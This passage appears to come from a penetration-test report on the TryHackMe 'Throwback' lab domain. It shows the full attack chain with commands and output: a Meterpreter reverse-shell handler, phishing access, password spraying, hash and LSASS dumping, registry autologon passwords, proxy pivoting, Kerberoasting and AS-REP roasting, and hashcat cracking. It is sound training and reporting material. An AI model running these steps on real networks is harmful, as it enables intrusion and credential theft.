[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Creating payload with Msfvenom - https://www.offsec.com/metasploit-unleashed/msfvenom/

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/handler) > set lport 9000
lport ⇒ 9000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.9.174:9000
```

Creating handler for reverse shell



Phishing Email Sent to All Users and Finding-10 – No Email Filtering

```
meterpreter > shell
Process 5728 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.388]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\BlaireJ>whoami
whoami
throwback-ws01\blairej

C:\Users\BlaireJ>
```

Evidence of Success


Password Spraying Throwback-MAIL

We also attempted password spraying with our list of users from the address book. To do this we utilized Burp Suite and Foxy Proxy and captured a login request. Then we sent that to the Intruder tab and select the fields we want to test. We used the Pitchfork attack type so that we can have separate payloads for both fields and use the enumerated usernames and a list of common passwords to test against. After letting our attack run, we see that certain users have a 302 status code which indicates a redirect, and when testing these in the portal we are able to successfully log in. This attack gave us 5 new valid credentials (Finding-5). We began enumerating messages within the user's inboxes, and found a password reset link in MurphyF's inbox that does not expire or have randomized parameters (Finding-12). We can modify the username/password in this link to update their password at http://timekeep.throwback.local when we get access to it.

Evidence and Password Spraying the Login Portal


```
┌──(kali㉿kali)-[~/thm/throwback/219-prod]
└─$ cat users.txt
HumphreyW
SummersW
PeanutbutterM
DaviesJ
GongoH
JeffersD
FoxxR
DaibaN
PetersJ
BlaireJ
MurphyF
HorsemanB

┌──(kali㉿kali)-[~/thm/throwback/219-prod]
└─$ cat passes.txt
Summer2020
Winter2020
Management2020
Management2018
Password2020
TBHSecurity2020
Throwbackhacks2020
securitycenter
Password123
```

Usernames and Common Passwords




Configuring FoxyProxy - https://getfoxyproxy.org/

Evidence and Password Spraying the Login Portal



Capturing Request in Burp Suite and Sending to Intruder - https://portswigger.net/burp



Configuring Payloads Within BurpSuite -Usernames and Passwords

Evidence and Password Spraying the Login Portal

PeanutbutterM	[redacted]	302	☐	☐	690
GongoH	[redacted]	302	☐	☐	690
MurphyF	[redacted]	302	☐	☐	690
JeffersD	[redacted]	302	☐	☐	692
DaviesJ	[redacted]	302	☐	☐	692
HumphreyW	[redacted]	302	☐	☐	692

302 Status Codes for Users with Valid Credentials

```
Dear Frank Murphy,

Due to the recent firing of the Timekeep developer who had access to our
database, we have decided to issue a password reset. You can do so by
replacing your user account name and your new password in the following
URL:

http://timekeep.throwback.local/dev/passwordreset.php?user=murphyf&password=PASSWORD

Thank you,
IT Security.
```

Finding-14 – Password Reset Links Did Not Expire or Have Randomized Parameters

Attacking Throwback-WS01 and Cracking Password Hashes


Moving on to our remote shell from our phishing attack, we discover that the user is BlaireJ and that they are a local admin on the machine (Finding-13). Due to this we can migrate our Meterpreter shell to a system process and then run the hashdump command to dump hashes of all users on this system from the SAM database. We also loaded the Mimikatz module for Metasploit and dumped LSASS secrets. From here we were able to find a clear text credential for BlaireJ. We confirm this by utilizing SSH to access Throwback-PROD.

```
 4860  3412  conhost.exe      x64   0       NT AUTHORITY\SYSTEM          \sshd.exe
                                                                         C:\Windows\System32\conhost
                                                                         .exe
 4888  208   cmd.exe          x64   0       THROWBACK-WS01\BlaireJ       C:\Windows\System32\cmd.exe
 5020  2528  sshd.exe         x64   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\OpenSSH
                                                                         \sshd.exe

meterpreter > migrate 4860
[*] Migrating from 2312 to 4860...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:[redacted]:::
BlaireJ:1001:[redacted]:::
DefaultAccount:503:[redacted]:::
Guest:501:[redacted]:::
sshd:1002:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
meterpreter >
```


Dumping Password Hashes of All Users from the Security Account Manager database

Attacking Throwback-WS01 and Dumping Passwords / Hashes

Loading the Mimikatz Module for Metasploit (kiwi) - https://github.com/ParrotSec/mimikatz



Dumping LSA Secrets – Resulting in Clear-text Password




Evidence of Successful Lateral Movement into Throwback-PROD

Attacking Throwback-PROD


With confirmed SSH access, we used another Metasploit module to login with SSH and then upgraded our connection to a Meterpreter shell as that allows us to run additional tools without having to download them onto the host. We loaded the Kiwi module as BlaireJ is an admin on this machine (Finding-13) and are able to use it to enumerate cleartext credentials for Admin-PetersJ and the previously compromised BlaireJ. Additionally, we are able to view clear text credentials for BlaireJ stored in the registry as Auto-Logon credentials (Finding-9). Using local Windows commands, we enumerate the Domain Users and Domain Administrators for password spraying and targeting the Domain Controller later.

Evidence and Password Dumping



Upgrading SSH Session into Meterpreter

Evidence and Password Dumping



Clear Text Credentials for Two Users

Evidence and Password Dumping

```
C:\>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0xbfb6ccc4f
    ShutdownFlags    REG_DWORD    0x7
    AutoAdminLogon    REG_SZ    1
    DefaultUserName    REG_SZ    BlaireJ
    DefaultPassword    REG_SZ    7eQgx[redacted]9
    DefaultDomain    REG_SZ    THROWBACK.local
    LastUsedUsername    REG_SZ    BlaireJ

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\VolatileUserMgrKey
```

Evidence of Auto-Logon Credentials Stored in the Registry on Throwback-PROD

Enumerating Domain Information

```
C:\>net users /Domain
net users /Domain
The request will be processed at a domain controller for domain THROWBACK.local.


User accounts for \\THROWBACK-DC01.THROWBACK.local

-------------------------------------------------------------------------------
Administrator            AndersonD                AtkinsB
backup                   BaldwinB                 BentonA
BlackenshipV             BlackwellA               BlaireJ
BoyerV                   BrenardJ                 BrooksK
BurchR                   BurtonV                  CastroJ
ClayS                    CochranH                 CortezD
CunninghamS              DaibaN                   DotsonJ
EatonR                   FoleyS                   FoxxR
GongoH                   Guest                    GuthrieA
HamptonF                 HansonsW                 HardingE
HaydenC                  horsemanb                HumphreyW
JacobsonD                JeffersD                 KramerP
krbtgt                   LambJ                    LindseyN
LivingstonM              LoginService             MercerH
MontoyaI                 NealR                    NievesD
NixonJ                   ParkerL                  PateD
PetersenA                PetersJ                  PooleW
PowellW                  QuinnC                   RosalesT
SextonL                  SosaL                    SpenceJ
spooks                   SQLService               sshd
STAGEService             StanleyL                 StuartL
TaskMgr                  TBService                ThortonD
TrevinoC                 WebbH                    WEBService
WhiteR                   WilkinsonE               WilliamsonM
WintersS
```

Enumerating Domain Users

```
C:\>net group "Domain Admins" /Domain
net group "Domain Admins" /Domain
The request will be processed at a domain controller for domain THROWBACK.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            MercerH                  spooks
TaskMgr
The command completed successfully.
```

Enumerating Domain Admins

Pivoting into Internal Network

Referencing our network diagram that was provided, we know that from Throwback-PROD we should be able to access the Domain Controller and the other systems. To gain access to those on our local system we then used the autoroute and socks proxy modules of Metasploit to add Throwback-PROD's routing table to our own and forward traffic through the proxy. We edited our /etc/proxychains4.conf file on our local host and then set the required options for both modules and ran them. Now anytime we append proxychains to a command it will be run through the routing table of Throwback-PROD giving us access to internal systems.

Evidence and Pivoting Method

```
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  5                yes       The session to run this module on
   SUBNET   10.200.11.0      no        Subnet (IPv4, for example, 10.10.10.0)


View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against THROWBACK-PROD
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.11.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.200.11.0        255.255.255.0      Session 5
```

Utilizing Metasploit's Autoroute Module to Add Throwback-PROD's Routing to Our Own


```
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on.
   SRVPORT  1080             yes       The port to listen on
   VERSION  4a               yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
```

Configuring All Our Traffic to Run Through the Route We Created in Metasploit


Active Directory Attacks

With access to internal systems, we performed Active Directory attacks such as protocol poisoning with Responder, and Kerberoasting/AS-REPRoasting with Impacket. All 3 result in 3 new password hashes. Using Responder, we start a malicious LLMNR server, and this results in the user PetersJ responding and giving us their hash (Finding-7). Using the tool GetUserSPNs.py from the Impacket library, we queried the Domain for accounts that have a Service Principal Name set. We discovered that the SQLService account has an SPN which allowed us to request the ticket-granting-service ticket for the account and extract its NTLM hash. We then used GetNPUsers.py from the Impacket library to query the DC for accounts that have Kerberos Pre-Authentication disabled which allows us to retrieve a ticket-granting-ticket and extract the NTLM hash of the user Foxxr (Finding-6). These 3 simple attacks allowed us to obtain 3 new hashes and we were able to crack them offline using Hashcat which is further evidence of a weak password policy (Finding-5).

Evidence for Active Directory Attacks



Starting our malicious LLMNR server - https://github.com/lgandx/Responder



Evidence of successful LLMNR poisoning

Evidence for Active Directory Attacks

```
└─$ proxychains python3 GetUserSPNs.py throwback.local/blairej:7eQgx6YzxgG3vC45t5k9 -dc-ip 10.200.11.117 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:389  ...  OK
ServicePrincipalName                          Name        MemberOf  PasswordLastSet             LastLogon
--------------------------------------------  ----------  --------  --------------------------  --------------------
TB-ADMIN-DC/SQLService.THROWBACK.local:6792   SQLService            2020-07-27 11:20:08.552650  2020-07-27 11:26:43.



[-] CCache file is not found. Skipping...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:88  ...  OK
                                                                       88  ...  OK
$krb5tgs$23$*SQLService$THROWBACK.LOCAL$throwback.local/SQLService*
```

Evidence of successful Kerberoasting - https://github.com/fortra/impacket

```
┌──(kali㉿kali)-[~/tools/impacket/examples]
└─$ proxychains python3 GetNPUsers.py throwback.local/blairej:7eQgx6YzxgG3vC45t5k9 -request -format hashcat -outputfile ~/thm/throwback/asrep.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  throwback.local:389  ...  OK
Name   MemberOf                                      PasswordLastSet             LastLogon                   UAC
-----  --------------------------------------------  --------------------------  --------------------------  --------
FoxxR  CN=Tier 2,OU=Groups,DC=THROWBACK,DC=local  2020-07-31 22:31:08.388263  2020-08-09 00:23:29.520650  0x410200


[proxychains] Strict chain  ...  127.0.0.1:1080  ...  THROWBACK.LOCAL:88  ...  OK
```

Finding-6- Accounts with Don't Require Kerberos Pre-Authentication Set - Evidence of successful AS-REProasting- https://github.com/fortra/impacket

Method and Evidence for Password Cracking

```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 5600 peter-hash.txt rockyou.txt -r rules/One.rule
hashcat (v6.2.6) starting
```

Offline brute-forcing PeterJ's NetNTLMv2 Hash - https://hashcat.net/hashcat/


```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 18200 foxxr-hash.txt rockyou.txt -r rules/One.rule
hashcat (v6.2.6) starting
```

Offline brute-forcing Foxx's Kerberos 5 AS-Rep Hash - https://hashcat.net/hashcat/


```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 13100 sqlservice-hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

Offline brute-forcing the SQLService's Kerberos 5 TGS-Rep Hash - https://hashcat.net/hashcat/

